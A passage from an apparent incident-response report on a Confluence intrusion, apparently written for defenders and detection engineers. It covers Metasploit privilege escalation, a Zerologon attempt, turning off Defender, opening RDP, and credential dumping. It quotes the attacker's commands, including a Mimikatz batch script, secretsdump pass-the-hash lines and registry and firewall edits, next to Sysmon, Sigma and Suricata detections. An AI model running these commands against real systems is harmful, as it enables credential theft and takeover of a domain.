
Figure: DllMain function of spider.dll

Note that no evidence was found in the security logs indicating that a user named "Crackenn" was created, authenticated, or used to run any programs during this incident, nor was there any evidence of spider.dll being executed using rundll32 or regsvr32.

Privilege Escalation

Initial Exploit

Upon initial access, the threat actor already had obtained NETWORK SERVICE level access as the Confluence web server (Tomcat) exploited was running under this more limited privilege:



Metasploit 'getsystem'

It appears in this case, the threat actor either attempted to getsystem using all methods, or at the very least attempted several methods that were observed in the logs.

With this initial limited privilege, the threat actor attempted two methods to escalate access. The first of which observed in the logs was the 'ELEVATE_TECHNIQUE_SERVICE_NAMEDPIPE2' method- or **Named Pipe Impersonation (DLL Dropper Variant)**. This elevation method was observed (as documented in the execution section) with the creation of a DLL/Named Pipe under the same name

- DLL Dropped: nbjlop.dll
- Named Pipe: \nbjlop

2 - Named Pipe Impersonation (DLL Dropper Variant)

Side Effects: Creates a Service, Writes to Disk **Requirements:** Group: Local Administrators **Versions:** Windows XP / Server 2003 and later

This technique is identical to technique #1, but writes a DLL to disk and configures the new service to execute it with `rundll32` instead of using a command. When the service is started, `rundll32` will load the DLL which will connect to the named pipe, allowing it to be impersonated. The DLL is deleted from disk once the operation is complete.

Source code confirms that this module will use the 'cpServiceName' field to create the DLL and the Named Pipe fields:

meterpreter / source / extensions / priv / server / elevate / **namedpipe.c**

Code | Blame | 279 lines (217 loc) · 10.2 KB | Raw

```c
	char * cpServiceName        = NULL;
	THREAD * pthread            = NULL;
	char cServicePath[MAX_PATH] = {0};
	char cServiceArgs[MAX_PATH] = {0};
	char cServicePipe[MAX_PATH] = {0};
	char cTempPath[MAX_PATH]    = {0};
	DWORD dwBytes               = 0;
	DWORD dwTotal               = 0;
	DWORD dwServiceLength       = 0;

	do
	{
		cpServiceName   = packet_get_tlv_value_string( packet, TLV_TYPE_ELEVATE_SERVICE_NAME );
		dwServiceLength = packet_get_tlv_value_uint( packet, TLV_TYPE_ELEVATE_SERVICE_LENGTH );
		lpServiceBuffer = packet_get_tlv_value_string( packet, TLV_TYPE_ELEVATE_SERVICE_DLL );

		if( !cpServiceName || !dwServiceLength || !lpServiceBuffer )
			BREAK_WITH_ERROR( "[ELEVATE] elevate_via_service_namedpipe2. invalid arguments", ERROR_BAD_ARGUMENTS );

		if( GetTempPath( MAX_PATH, (LPSTR)&cTempPath ) == 0 )
			BREAK_ON_ERROR( "[ELEVATE] elevate_via_service_namedpipe2. GetTempPath failed" );

		if( cTempPath[ strlen(cTempPath) - 1 ] == '\\' )
			_snprintf_s( cServicePath, sizeof(cServicePath), MAX_PATH, "%s%s.dll", cTempPath, cpServiceName );
		else
			_snprintf_s( cServicePath, sizeof(cServicePath), MAX_PATH, "%s\\%s.dll", cTempPath, cpServiceName );

		_snprintf_s( cServiceArgs, sizeof(cServiceArgs), MAX_PATH, "rundll32.exe %s,a /p:%s", cServicePath, cpServiceName );

		_snprintf_s( cServicePipe, sizeof(cServicePipe), MAX_PATH, "\\\\.\\pipe\\%s", cpServiceName );
```

Dll Name

Named Pipe Creation

This did not work, as the requirements for this to succeed is the initial shell must already be running under Administrator rights.

The second method observed in the logs was the **Token Duplication** method. From the documents, this method only requires the SeDebugPrivilege privilege (which the NETWORK SERVICE account does have), and iterates through all services to find one running under SYSTEM, then attempts to use reflective DLL Injection to run the elevator.dll in the memory of that service. We can see this activity in the logs with several SYSMON process access events, which stop at the first service accessed running under SYSTEM (lsass.exe):

Date	type	source_process	target_process	target_user
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\conhost.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Program Files\MySQL\MySQL Server 8.0\bin\mysqld.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\conhost.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Program Files\Atlassian\Confluence\jre\bin\java.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\conhost.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\svchost.exe	TargetUser: NT AUTHORITY\NETWORK SERVICE
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\lsass.exe	TargetUser: NT AUTHORITY\SYSTEM
[redacted]	Dynamic-link Library Injection	C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe	C:\Windows\system32\lsass.exe	TargetUser: NT AUTHORITY\SYSTEM

This also appears to have failed, despite having the correct permissions. According to [Rapid7's documentation](#) – this method only currently works on x86 systems.

The final method observed, which worked, was the Named Pipe Impersonation (RPCSS Variant); this was observed with the creation of a second named pipe:

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime: [redacted]
ProcessGuid: {[redacted]}
ProcessId: 8692
PipeName: \0029482318be6784
Image: C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\HAHLGiDDb.exe
User: NT AUTHORITY\NETWORK SERVICE
```

From Rapid7's documentation:

This technique will open a named pipe on the target, connects to and then impersonates itself. Due to how LSASS functions if the Meterpreter process is running as NT AUTHORITY\NETWORK SERVICE, this can yield the necessary privileges to open the RPCSS process which itself contains handles to NT AUTHORITY\SYSTEM tokens. Using the access to the RPCSS process, one of these tokens is selected and duplicated.

Shortly after the creation of this named pipe, the Metasploit payload (HAHLGiDDb.exe) was observed creating two cmd.exe sub-processes running under the SYSTEM privilege indicating successful escalation was obtained.

On day three of the intrusion, the threat actor used AnyDesk to drop Mimikatz and run it, as described later in the Credential Access section. Within 15 minutes of execution of Mimikatz, the threat actor was able to create a new interactive AnyDesk session session running under an existing domain administrator level account, potentially obtained from the Mimikatz output providing the final escalation required.

Zerologon

The threat actor made an unsuccessful attempt to escalate privileges by exploiting the Zerologon vulnerability (CVE-2020-1472). They utilized a tool named zero.exe, directing it against several domain controllers. The objective was to leverage the critical flaw in the Netlogon Remote Protocol to gain domain administrator privileges. The executed commands, aimed to verify successful exploitation by running the whoami command in an elevated context. Despite these efforts against the domain controllers, the Zerologon exploitation attempt was unsuccessful.

```
zero.exe [TARGET_DC_NETBIOS_NAME] [TARGET_DC_MACHINE_ACCOUNT$] administrator -c "whoami"
```

Suricata alerts fired during these attempts. If a successful exploit occurs then a total of three ET EXPLOIT rules will fire, in each instance only the first two of the three were recorded confirming failed exploit attempts.

suricata.eve.alert.signature
ET EXPLOIT Possible Zerologon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT Zerologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal Disabled (CVE-2020-1472) M1
ET EXPLOIT Possible Zerologon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT Zerologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal Disabled (CVE-2020-1472) M1


Defense Evasion

The Metasploit loader process then accessed several other processes that were already running, including tomcat9.exe, conhost.exe, mysqld.exe, java.exe, and finally svchost.exe, as evidenced by Sysmon event ID 10 logs. The granted access for each event was 0x1f3fff, which indicates that full access was granted to the process. That access flag is used by many Sigma rules as an indication of suspicious process access preceding injection.


```
"channel": "Microsoft-Windows-Sysmon/Operational",
"event_data": {
    "GrantedAccess": "0x1f3fff",
    "TargetUser": "NT AUTHORITY\\NETWORK SERVICE",
    "TargetProcessId": "976",
    "SourceUser": "NT AUTHORITY\\NETWORK SERVICE",
    "TargetImage": "C:\\Windows\\system32\\svchost.exe",
    "CallTrace": "C:\\Windows\\SYSTEM32\\ntdll.dll+9fc24|C:\\Windows\\System32\\KERNELBASE.dll+20d0e|UNKNOWN(00000000007A3E70)",
    "TargetProcessGUID": "{9c622ece-7131-65c6-1100-000000000600}"
},
```


Figure: Sysmon log: Metasploit loader accessing a svchost.exe process with full access 0x1f3fff

Near the end of the intrusion, the threat actor executed Defender Control, an executable they had previously downloaded to the Confluence server as “DC.exe”



This tool was used to stop Windows Defender Antivirus Service by setting the registry value to 1 at the following key:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware
```

```json
{
    "hive": "HKLM",
    "path": "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\DisableAntiSpyware",
    "value": "DisableAntiSpyware",
    "key": "SOFTWARE\\Policies\\Microsoft\\Windows Defender\\DisableAntiSpyware",
    "data": {
        "strings": [
            "1"
        ],
        "type": "SZ_DWORD"
    }
}
```

Following their initial activities, the threat actor took steps to ensure Remote Desktop Protocol (RDP) access to the compromised system. They began by querying the registry to identify the configured RDP port:

```
reg query "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber
```

Subsequently, they modified a key registry value to explicitly enable RDP connections by setting fDenyTSConnections to 0 :

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
```

To guarantee network connectivity, the actor then adjusted Windows Firewall settings using netsh advfirewall commands. This involved enabling the predefined "Remote Desktop" group of rules and adding a new specific inbound rule named "allow RDP" for TCP port 3389:

```
netsh advfirewall firewall set rule group="remote desktop" new enable=yes
netsh advfirewall firewall add rule name="allow RDP" dir=in protocol=TCP localport=3389 action=allow
```

These actions collectively aimed to establish reliable and unimpeded RDP access for the threat actor.

Credential Access

Just 30 seconds after the first Metasploit loader process started running, it created a remote thread in the Local Security Authority Subsystem (lsass.exe) process, detected in Sysmon event ID 8.

```
"channel": "Microsoft-Windows-Sysmon/Operational",
"event_data": {
    "TargetUser": "NT AUTHORITY\\SYSTEM",
    "TargetProcessId": "716",
    "SourceUser": "NT AUTHORITY\\NETWORK SERVICE",
    "TargetImage": "C:\\Windows\\System32\\lsass.exe",
    "TargetProcessGUID": "{9c622ece-712b-65c6-0c00-000000000600}",
    "NewThreadId": "10184",
    "StartAddress": "0x00000148B7100E50"
},
"opcode": "Info",
"version": 2,
"record_id": "1618058",
"task": "CreateRemoteThread detected (rule: CreateRemoteThread)",
"event_id": "8",
```


Figure: Sysmon Event ID 8: Remote Thread created in lsass.exe

Several SIGMA rules detected this activity:

```
Potential Shellcode Injection - proc_access_win_susp_potential_shellcode_injection.yml
Potentially Suspicious GrantedAccess Flags On LSASS - proc_access_win_lsass_susp_access_flag.yml
LSASS Access From Program In Potentially Suspicious Folder - proc_access_win_lsass_susp_source_proce
```

Access to Domain User Credentials

Once system privilege was obtained, AnyDesk was installed to obtain remote command and control. Upon connecting to an AnyDesk session on day three of the intrusion, the threat actor was able to obtain interactive access to a logged-on domain user account. Access to this user's profile was used to drop additional tools into the Desktop folder and start the enumeration activity.

The threat actor used the AnyDesk session to drop mimikatz.exe (both 32-bit and 64-bit versions) and its associated drivers and library files on the Confluence server, as the SYSTEM user:

- mimikatz.exe
- mimidrv.sys
- mimilove.exe
- mimilib.dll

event_id	event_action	process_executable	file_path	user_name	user_sid
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x32	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x32\mimidrv.sys	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x32\mimikatz.exe	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x32\mimilib.dll	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x32\mimilove.exe	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x64	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x64\mimidrv.sys	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x64\mimikatz.exe	SYSTEM	S-1-5-18
11	FileCreate	C:\Windows\Explorer.EXE	C:\Users\[redacted]\Desktop\mimikatz\x64\mimilib.dll	SYSTEM	S-1-5-18

Figure: Sysmon FileCreate events showing Mimikatz files being created on the beachhead server

Along with these files, a simple batch script named !start.cmd which detects the OS architecture and runs the appropriate version of Mimikatz with command line arguments was also dropped.

```
mode con: cols=50 lines=30
color 03
cls
title Grabbing pass...
@echo off
@echo Grabbing pass...
@echo Do not close this window...

cd /d %~dp0

md !logs
if %PROCESSOR_ARCHITECTURE%==AMD64 (

.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit
.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit

) else (.\mimikatz\x32\mimikatz.exe "privilege::debug" "log Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit)

.\mimikatz\miparser.vbs .\!logs\Result.txt



REM del mimikatz.exe /F /Q
REM del mimidrv.sys /F /Q
REM del mimilib.dll /F /Q
REM del %0









REM @echo.
REM pause > nul
```

Figure: Contents of !start.cmd batch script

Just 30 seconds after dropping these files, the threat actor used the batch script to execute the 64-bit version with the following command line arguments:

```
.\mimikatz\x64\mimikatz.exe  "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords"
```

The mimikatz.exe process accessed the Local Security Authority Subsystem Service (lsass.exe) to access credentials, and was granted access.

event_id	event_action	process_executable	target_image	target_user	granted_access
10	ProcessAccess	C:\Users\[redacted]\Desktop\mimikatz\x64\mimikatz.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010

Figure: Process Access event ID 10 showing mimikatz.exe accessing lsass.exe

The access granted flags 0x1010 translates to:

- PROCESS_QUERY_LIMITED_INFORMATION (0x1000)
- PROCESS_VM_READ (0x0010)

About 20 seconds after the 64-bit version of mimikatz.exe ran, the 32-bit version executed from the same folder, because the !start.cmd batch file runs both 64-bit and 32-bit versions when a 64-bit OS is detected. Then, about 24 minutes later, the 64-bit version of mimikatz.exe was run again from a different user account (a local administrator), followed by the 32-bit version 20 seconds later.

In all four executions of mimikatz, a Sysmon ProcessAccess event ID 10 was generated targeting lsass.exe with the granted access flags 0x1010.

Each time after running mimikatz, the threat actor used notepad.exe one or more times to view the contents of the "!logs\Result.txt" file containing the credential hashes dumped by mimikatz.

event_id	event_action	process_command_line	user_name
1	Process creation	.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\!logs\Result.txt	SYSTEM
1	Process creation	.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\!logs\Result.txt	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\!logs\Result.txt	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\!logs\Result.txt	SYSTEM
1	Process creation	.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\!logs\Result.txt	SYSTEM
1	Process creation	.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit	SYSTEM
1	Process creation	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\[redacted]\Desktop\Result.txt	SYSTEM

Figure: Notepad was used to view the Mimikatz output file after each execution

Further activity potentially related to credential access involved ProcessHacker, which was installed and run on a backup server 12 minutes after Mimikatz execution, and again on a file server 15 minutes thereafter. Sysmon logs (event ID 10) showed ProcessHacker.exe accessing lsass.exe as SYSTEM and being granted 0x1010 access on both occasions. Although this level of access is typical for tools attempting to dump credentials from LSASS, we did not observe corresponding file creation events to confirm an LSASS dump via ProcessHacker.

event_id	event_action	process_executable	target_image	target_user	granted_access
10	ProcessAccess	C:\Program Files\Process Hacker 2\ProcessHacker.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010
10	ProcessAccess	C:\Program Files\Process Hacker 2\ProcessHacker.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010

Shortly after running Mimikatz, the threat actor ran a program named secretsdump.exe on the compromised Confluence server, providing NTLM hashes as authentication for user accounts. Most likely, the NTLM hashes came from the output of Mimikatz.

```
C:\Windows\system32\cmd.exe secretsdump.exe -hashes :[HASH REDACTED] [USERNAME REDACTED]@[IP ADDRESS
```

In a timespan of less than two minutes, the threat actor ran secretsdump.exe eight times, using combinations of two different usernames, two different IP addresses, and two different hashes.

Analysis of the secretsdump.exe file revealed it was a Python 2.7 script built into a Windows Portable Executable using PyInstaller. Using pyinstxtractor and uncompyle6, the embedded Python script secretsdump[.]py was extracted, and found to be the [secretsdump.py]() script from the [Impacket]() suite of tools.

```
import argparse, codecs, logging, os, sys
from impacket import version
from impacket.examples import logger
from impacket.smbconnection import SMBConnection
from impacket.examples.secretsdump import LocalOperations, RemoteOperations, SAMHashes, LSASecrets, NTDSHashe

class DumpSecrets:

    def __init__(self, remoteName, username='', password='', domain='', options=None):
        self.__useVSSMethod = options.use_vss
        self.__remoteName = remoteName
        self.__remoteHost = options.target_ip
        self.__username = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = ''
        self.__nthash = ''
        self.__aesKey = options.aesKey
        self.__smbConnection = None
        self.__remoteOps = None
        self.__SAMHashes = None
        self.__NTDSHashes = None
        self.__LSASecrets = None
        self.__systemHive = options.system
        self.__bootkey = options.bootkey
        self.__securityHive = options.security
```

Figure: Python script extracted from secretsdump.exe and decompiled

According to the comments in the latest secretsdump[.]py file on GitHub, the purpose of the script is to dump hashes from a remote machine without executing an agent on the remote machine:

```
# Description:
#   Performs various techniques to dump hashes from the
#   remote machine without executing any agent there.
#   For SAM and LSA Secrets (including cached creds)
#   we try to read as much as we can from the registry
#   and then we save the hives in the target system
#   (%SYSTEMROOT%\\Temp dir) and read the rest of the
#   data from there.
#   For NTDS.dit we either:
#       a. Get the domain users list and get its hashes
#          and Kerberos keys using [MS-DRDS] DRSGetNCChanges()
#          call, replicating just the attributes we need.
#       b. Extract NTDS.dit via vssadmin executed  with the
#          smbexec approach.
#          It's copied on the temp dir and parsed remotely.
#
#   The script initiates the services required for its working
#   if they are not available (e.g. Remote Registry, even if it is
#   disabled). After the work is done, things are restored to the
#   original state.
```

The command-line arguments handled by the version of the secretsdump[.]py that was embedded in the secretsdump.exe file are shown in the screenshot below. Even if the executable file had not so obviously been named secretsdump.exe, threat hunting or writing detections for the unique command line arguments used by common post-exploitation tools can be a powerful technique to detect malicious activity. The suite of tools in Impacket have been observed in many intrusions. Red Canary published a [useful blog on detection of Impacket tools](#).

```
ArgumentParser(add_help=True, description='Performs various techniques to dump secrets from the remote machine without executing any agent there.')
t('target', action='store', help='[[domain/]username[:password]@]<targetName or address> or LOCAL (if you want to parse local files)')
t('-debug', action='store_true', help='Turn DEBUG output ON')
t('-system', action='store', help='SYSTEM hive to parse')
t('-bootkey', action='store', help='bootkey for SYSTEM hive')
t('-security', action='store', help='SECURITY hive to parse')
t('-sam', action='store', help='SAM hive to parse')
t('-ntds', action='store', help='NTDS.DIT file to parse')
t('-resumefile', action='store', help="resume file name to resume NTDS.DIT session dump (only available to DRSUAPI approach). This file will also be
t('-outputfile', action='store', help='base output filename. Extensions will be added for sam, secrets, cached and ntds')
t('-use-vss', action='store_true', default=False, help='Use the VSS method insead of default DRSUAPI')
t('-exec-method', choices=['smbexec', 'wmiexec', 'mmcexec'], nargs='?', default='smbexec', help='Remote exec method to use at target (only when usin
_argument_group('display options')
('-just-dc-user', action='store', metavar='USERNAME', help='Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach.
('-just-dc', action='store_true', default=False, help='Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)')
('-just-dc-ntlm', action='store_true', default=False, help='Extract only NTDS.DIT data (NTLM hashes only)')
('-pwd-last-set', action='store_true', default=False, help="Shows pwdLastSet attribute for each NTDS.DIT account. Doesn't apply to -outputfile data"
('-user-status', action='store_true', default=False, help='Display whether or not the user is disabled')
('-history', action='store_true', help='Dump password history, and LSA secrets OldVal')
_argument_group('authentication')
('-hashes', action='store', metavar='LMHASH:NTHASH', help='NTLM hashes, format is LMHASH:NTHASH')
('-no-pass', action='store_true', help="don't ask for password (useful for -k)")
('-k', action='store_true', help='Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid
('-aesKey', action='store', metavar='hex key', help='AES key to use for Kerberos Authentication (128 or 256 bits)')
_argument_group('connection')
('-dc-ip', action='store', metavar='ip address', help='IP Address of the domain controller. If ommited it use the domain part (FQDN) specified in th
('-target-ip', action='store', metavar='ip address', help='IP Address of the target machine. If omitted it will use whatever was specified as target
```

Another artifact produced by secretsdump.exe was a file named starting with "sessionresume_" followed by random characters, and no file extension:

event_id	event_action	process_executable	file_path
11	FileCreate	C:\Users\[redacted]\Desktop\secretsdump.exe	C:\Users\[redacted]\Desktop\sessionresume_elLsibrT
11	FileCreate	C:\Users\[redacted]\Desktop\secretsdump.exe	C:\Users\[redacted]\Desktop\sessionresume_FlbHGxfL
11	FileCreate	C:\Users\[redacted]\Desktop\secretsdump.exe	C:\Users\[redacted]\Desktop\sessionresume_JojwUfGB
11	FileCreate	C:\Users\[redacted]\Desktop\secretsdump.exe	C:\Users\[redacted]\Desktop\sessionresume_JGlQmoZI

This artifact filename pattern is found in the Impacket secretsdump[.]py source code, which shows that the filename will always start with "sessionresume_" and end in 8 random ASCII letters:

```
def beginTransaction(self):
    if not self.__resumeFileName:
        self.__resumeFileName = 'sessionresume_%s' % ''.join(random.choice(string.ascii_letters) for _ in range(8))
        LOG.debug('Session resume file will be %s' % self.__resumeFileName)
    if not self.__resumeFile:
        try:
            self.__resumeFile = open(self.__resumeFileName, 'wb+')
        except Exception as e:
            raise Exception('Cannot create "%s" resume session file: %s' % (self.__resumeFileName, str(e)))
```

Discovery

Several discovery methods were observed in use throughout the attack chain to assist the threat actor in enumerating information about the environment. Many of the discovery commands were issued as a direct result of the initial Confluence exploit, originating from the Tomcat process itself. These commands included running whoami, as well as directory listings of the host running the Confluence application:

